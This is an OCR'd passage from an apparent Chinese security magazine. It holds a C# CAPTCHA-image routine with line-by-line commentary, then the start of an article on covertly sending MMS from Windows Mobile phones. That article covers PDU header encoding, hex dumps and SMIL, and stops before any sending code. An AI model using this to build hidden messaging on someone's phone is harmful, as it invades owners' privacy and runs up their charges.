


图4

步骤4:实现上述流程的代码如下。

```
01:public MemoryStream Create(out string vNum)
02:{
03:vNum = RndNum(3);
04:Bitmap Img = null;
05:Graphics g = null;
06:MemoryStream ms = null;
07:System.Random random = new Random();
//设置颜色代码
08:Color[] c = { Color.Black, Color.Red, Color.DarkBlue, Color.Green, Color.Brown, Color.DarkCyan, Color.Purple };
//代码字体集
09:string[] fonts = { "Verdana", "Microsoft Sans Serif", "Comic Sans MS", "Arial", "宋体" };
//对图像大小的定义,生成图像的例子
10:Img = new Bitmap((int)vNum.Length * 18, 32);
//从新的图像对象生成图片
11:g = Graphics.FromImage(Img);
//设置白色背景
12:g.Clear(Color.White);
```

第3行调用RndNum方法生成3位随机数,赋予变量vNum。第4行初始化位图对象Img。封装 GDI+位图,此位图由图形图像及其属性的像素数据组成。Bitmap是用于处理由像素数据定义的图像的对象。第5行初始化Graphics类,提供将对象绘制到显示设备的方法。第6行定义内存流ms,并初始化为Null。第7行生成随机数对象random,用于生成随机的验证码字符。第8行定义颜色代码集合c,用于客户端浏览器随机显示验证码颜色。第9行定义字体集合fonts,用于客户端浏览器随机显示验证码字体。第10行初始

化位图变量Img。第11行从新的图像对象生成图片。第12行设置白色背景。

```
//在背景的随机位置画图
13.for (int i = 0; i < 100; i++)
14.{
15.int x = random.Next(Img.Width);
16.int y = random.Next(Img.Height);
17.g.DrawRectangle(new Pen(Color.LightGray, 0), x, y, 1, 1);
18.}
```

第13行在背景的随机位置画图。第15行返回一个小于所指定最大值的非负随机数。第17行Graphics.DrawRectangle方法(Pen,Single,Single,Single,Single),绘制由坐标对、宽度和高度指定的矩形。

```
//在g中映射验证码
19.for (int i = 0; i < vNum.Length; i++)
20.{
21.int cindex = random.Next(6); //随机颜色索引值
22.int findex = random.Next(5); //随机字体索引值
//格式
23.Font f = new System.Drawing.Font(fonts[findex], 15, System.Drawing.FontStyle.Regular); //颜色
24.Brush b = new System.Drawing.SolidBrush(c[cindex]);
25.int ii = 4;
26.if ((i + 1) % 2 == 0)
//控制不是同一级别的验证码
27.{
28.ii = 2;
29.}
//绘制验证字符
30.g.DrawString(vNum.Substring(i, 1), f, b, 3 + (i * 12), ii);
31.}
32.ms = new MemoryStream();//生成内存流对象
33.Img.Save(ms, ImageFormat.Jpeg);
// PNG图像的图像文件格式流
34.g.Dispose();
35.Img.Dispose();//资源回收
36.return ms;}
```


在上面的代码中,第19行在画布g中映射验证码。第21行为随机颜色索引值。第22行为随机字体索引值。第23行为随机生成字体。第24行随机生成颜色笔刷。第26行控制不是同一级别的验证码。第30行绘制验证字符。Graphics.DrawString方法(String,Font,Brush,PointF,StringFormat)使用指定StringFormat的格式化属性,用指定的Brush和Font对象在指定的位置绘制指定的文本字符串。第32行生成内存流对象。第33行为PNG图像的图像文件格式流。第34、35行回收资源。

看到这里,你也许会感叹:"大千世界,玄机重重"。你也许还会感叹,图片验证码和平时吃饭穿衣一样,使用确实很简单,背后却可能有如此紧凑的安全保护流程。的确,了解了这些代码的来龙去脉,我们就会清晰地了解网页图片验证码背后的秘密了。

前置知识:无

关键字:WM、彩信

实现在Windows Mobile手机中彩信的后台收发



文/图 coldzenleft

彩信即MMS(Multimedia Message Service),是继短信(SMS)、EMS(增强型短信服务)之后的第三代短信服务。彩信极大程度地扩展了可收发的媒介类型,文本、简单图片和铃声不在话下,复杂的图片,如照片、大型的图表以及音乐片段、视频剪辑等也是彩信的用武之地。

本文的目的主要是说明如何在Windows Mobile手机(智能手机)中,实现彩信的收发,并且

尽可能不被人发现。事实上网上研究这个的肯定大有人在,毕竟彩信的数量与我们手机的话费是息息相关的,而且彩信可以传输许多数据,如图片、视频等,因此,可以说实现了后台的彩信收发无疑是对个人隐私安全的极大挑战,我们平时也得关注自己的手机安全,不能让"手机"变"手雷"。

以下,我会从彩信的收发原理、彩信数据包(MMS PDU)的组成以及在手机中编程实现彩信的收发过程逐步进行介绍。

彩信的收发原理简介

彩信和其他W A P应用的架构差不多,都要经过WAP Gateway中转。彩信并非是直接投递给接收方,而是像邮件一样,先发送给一个彩信(中转)代理服务器(MMS Proxy−Relay)。彩信代理服务器暂时保存彩信,然后通过PUSH协议给彩信接收方发送一个通知,彩信接收方收到通知后从彩信代理服务器上下载以获取彩信的资源内容。彩信客服端(MMS Client,这里即指手机)和WAP网关之间用WAP传输协议传输,而W A P网关和彩信代理服务器之间走传统的TCP/IP协议,如图1所示。




图1

假设有两部手机A和B,手机A想对手机B发送彩信,首先会通过W A P协议中的无线会话协议(W SP)发起会话请求,并由面向连接服务的无线传输协议(W T P)将彩信的资源数据传输出去。WAP PUSH是一种特殊的短信格式(这个在彩信接收部分会细讲),接受者手机B会收到这条"短信"并且按照里面所提供的网址到M M S C去下载,下载完成之后会发送一个下载成功的提示给代理服务器,服务器也会将此彩信已发送成功并且被接收者提取的消息发给发信者手机A(有时这种短信回执被发信者给屏蔽了)。当然,如果说有的手机不能支持彩信接收业务,或者对方拒绝了你的彩信,发信者A则也会得到信息中心的提示,例如"尊敬的客户,你发送给B的彩信,由于未被接收方提取,已成功转发到XXXX"等。以上说明如图2所示。




图2

彩信数据包(MMS PDU)的组成

如果我们要发送一条彩信,除了知道怎么建立连接、怎么发送以外,还有一个重要的因素就是彩信数据包(MMS PDU)的建立。在NOKIA论坛上可以下载到一篇比较"古老"(2003年6月)的论文,叫做《How to Create MMS Services》,里面对于构造彩信的协议数据单元(P D U)有着详细的描述。但是可惜的是,不知道是因为这篇文章的时间太早还是因为实际采用中考虑到的其他因素,事实上,该论文所提供的例子MMS PDU和实际的彩信数据包相差比较大。不过即使如此,该论文仍然是构造彩信数据包的重要参考。

如那篇论文中所提到的,M M S P D U是由MMS Header和MMS Body组成的,如图3所示。




图3

彩信的P D U定义了一些常用的消息域(以X—Mms—打头),有的消息域是公有的,每种消息都可以使用,有的消息域是专用的,只有特定的消息才能使用。除了常用的消息域外,也可以自定义消息域(以X—打头)。

其中常见的消息域有X—Mms—Message—Type、X—Mms—Transaction—ID、X—Mms—Version、From、Subject、Content—type等。事实上,彩信的PDU编码和HTTP协议有点类似,但是由于为了节省带宽(毕竟是手机嘛),彩信的P D U的消息域采用的是二进制编码(W A P协议也是),其头部域名的规则表如表1所示。

表1

Name	Assigned Number
Bcc	0x01
Cc	0x02
X—Mms—Content—Location	0x03
Content—Type	0x04
Date	0x05
X—Mms—Delivery—Report	0x06
X—Mms—Delivery—Time	0x07
X—Mms—Expiry	0x08
From	0x09
X—Mms—Message—Class	0x0A
Message—ID	0x0B
X—Mms—Message—Type	0x0C
X—Mms—MMS—Version	0x0D
X—Mms—Message—Size	0x0E
X—Mms—Priority	0x0F
X—Mms—Read—Report	0x10
X—Mms—Report—Allowed	0x11
X—Mms—Response—Status	0x12
X—Mms—Response—Text	0x13
X—Mms—Sender—Visibility	0x14
X—Mms—Status	0x15
Subject	0x16
To	0x17
X—Mms—Transaction—Id	0x18

不过,通过实际抓包数据以及N O K I A文档提供的例子上来看,比如我要表示X— Message—T y p e,在实际的数据中并不是写成0x0C,而是0x8C(0x0C+0x80),这个是一种转义的表示方法。

另外,这里还有必要说明下,我们除了参考《How to Create MMS Services》以外,对于头部域名的具体数据定义,我们还需要参考其他资料,如W A P—206、W A P—209以及O M A—MMS—ENC—V1_2。例如我在W A P—209上面看到的有关X— Message—Type的定义如下:

7.2.14. Message—Type field
Message—type—value = m—send—req | m—send—conf | m—notification—ind | m—notifyresp—ind | m—retrieve—conf | macknowledge—ind | m—delivery—ind
m—send—req = <Octet 128>
m—send—conf = <Octet 129>
m—notification—ind = <Octet 130>
m—notifyresp—ind = <Octet 131>
m—retrieve—conf = <Octet 132>
m—acknowledge—ind = <Octet 133>
m—delivery—ind = <Octet 134>
Unknown message types will be discarded.

因此,要表示发送彩信的时候,就是m—send—req(即128=0x80),所以,编码方式即是"0x8C 0x80"。我们可以从一个自制的M M S数据包开头部分中看到这个数据包所含的东西,如图4所示。

```
00000000h: 8C 80 8D 90 8B 31 37 34 30 00 89 0D 80 31 33 34 ; [illegible]?740.?6134
00000010h: [redacted] 30 33 34 34 00 97 31 33 34 [redacted] ; [redacted]0344.?34[redacted]
00000020h: 30 37 37 [redacted] 2F 54 59 50 45 3D 50 4C 4D 4E 00 ; 077[redacted]/TYPE=PLMN[redacted]
```

图4

"8C 80"表示消息类型是"发送";"8D 90"表示彩信的型号是1.0;"8B 31 37 34 30 00"表示消息号为1740;"89 0D 80 ……"中,"89"是发送方,"0D"是长度,"80"是address—present—t o k e n,后面是发送方的手机号:134****0344;"97 …"表示接收方,手机号是:134***077**。

MMS Header主要是消息格式、传输号、发送方以及接收方的电话号码,还包括内容格式、Related形式和Mixed形式的选择。MMS Body则是包括的是彩信的内容,如主题、发信内容、附加资源等。其实可以把彩信体(MMS Body)看成一种复合结构,即主题、内容(彩信的文本非图像数据,单独以文本文件的形式传输)、资源(可能有很多、按资源的类型、大小逐个组包)。这里大家一定注意,为了实现通用性,我们在主题的编码尽量采用U T F—8。然而彩信的文本数据内容倒是随便,毕竟是以文本文件形式传输,可以看成是一种附加资源,因此写成什么编码都行,即使

是加密的都行，反正肯定可以原样传到，图片等多媒体资源也是如此。

除此之外，我们在彩信组包的过程中还有一点很重要，那就是"内容类型"。因为彩信的版本就我所抓包看到的，有1.0和1.2（没有1.1，很奇怪）两种，这个倒是无所谓，即使是利用1.0的版本给1.2版本的手机发彩信，一样可以解析的，反之亦然。但是还有个问题——内容类型，就不得不考虑啦！

内容类型分为两种：Related（发布版）和Mixed（混合版）。早期的彩信使用的是混合版，而现如今的手机大多是使用的发布版，甚至有的高级手机都根本不支持混合版这种模式了。

所谓的混合版，即所有的消息内容混合在一起，没有时间上的顺序。在终端可能在同一时间一次就把所有的消息内容显示出来，消息内容在MMS中的存放位置如图5所示。




图5

发布版就是各消息内容之间是有一定的关系的，该关系可能是显示的时间上的先后、显示的位置等。这样在终端显示该消息的时候，就可以以类似小电影的方式显示一系列信息，使得该MMS的显示更加趣味化，如图6所示。




图6

Mixed和Related的最大差距就是SMIL，Related比Mixed多了一个SMIL。SMIL（Synchronized Multimedia Integration Language）是由W3C制定的基于XML的表述语言标准，相当于HTML之于Web。通过SMIL的这些信息，决定了其他的消息内容的显示的大小、先后顺序、位置等，从而实现了小电影似的彩信播放。即使你发的不是GIF，也可以实现幻灯片似的滚动播放。现如今，大多数手机都是使用Related方式，如果为了和其他高端手机的兼容性，最好采用Related方式，其写法如下：

```
<head>
<meta name="title" content="mms"/>
<layout>
<root-layout background-color="#ffffff"
width="229" height="226" />
<region id="Image" left="4%" top="2%" width="92%"
height="80%" fit="meet" />
<region id="Text" left="4%" top="81%" width="87%"
height="16%" fit="meet" />
</layout>
</head>
<body>
<par dur="5000ms" >
<img src="test.gif" region="Image"/>
<text src="textout.txt" region="Text"/>
</par>
</body>
</smil>
```

一般试验时，可以在已经能成功发送彩信的Mixed MMS PDU中的合理位置，如MMS Header的Content-Type中添加"application/smil"，以及MMS BODY的首部或者尾部添加SMIL脚本。

另外，对于彩信构建的方法，除了参考文档以外，还可以在Windows Mobile手机中寻找办法。例如有的旧版本Windows Mobile手机会将彩信的PDU存放在某些文件夹中，这些数据可以帮助我们逆向分析彩信的协议。还有就是NOKIA手机第二版对于软件安装不是很严格，有些抓包软件，如EZSNIFFER，可以帮助我们截获彩信数据包，从而制作出一个能成功发送的MMS PDU。

彩信的发送

彩信发送最难的部分莫过于数据包的构

造。如果能构造出一个正确的数据包,我们就可以利用最基础的网络编程知识,把彩信成功发送出去并且能让对方正确接收解析。

其实按理来说,彩信的发送并不简单,手机到服务器是使用的WAP协议,而WAP协议的复杂程度也是相当高的,就仅仅搞清楚且实现一个WAP协议通信就需要花上很长的时间。不过参考网上有的资料加上最后的实践我发现,我们用HTTP协议一样能够实现效果。

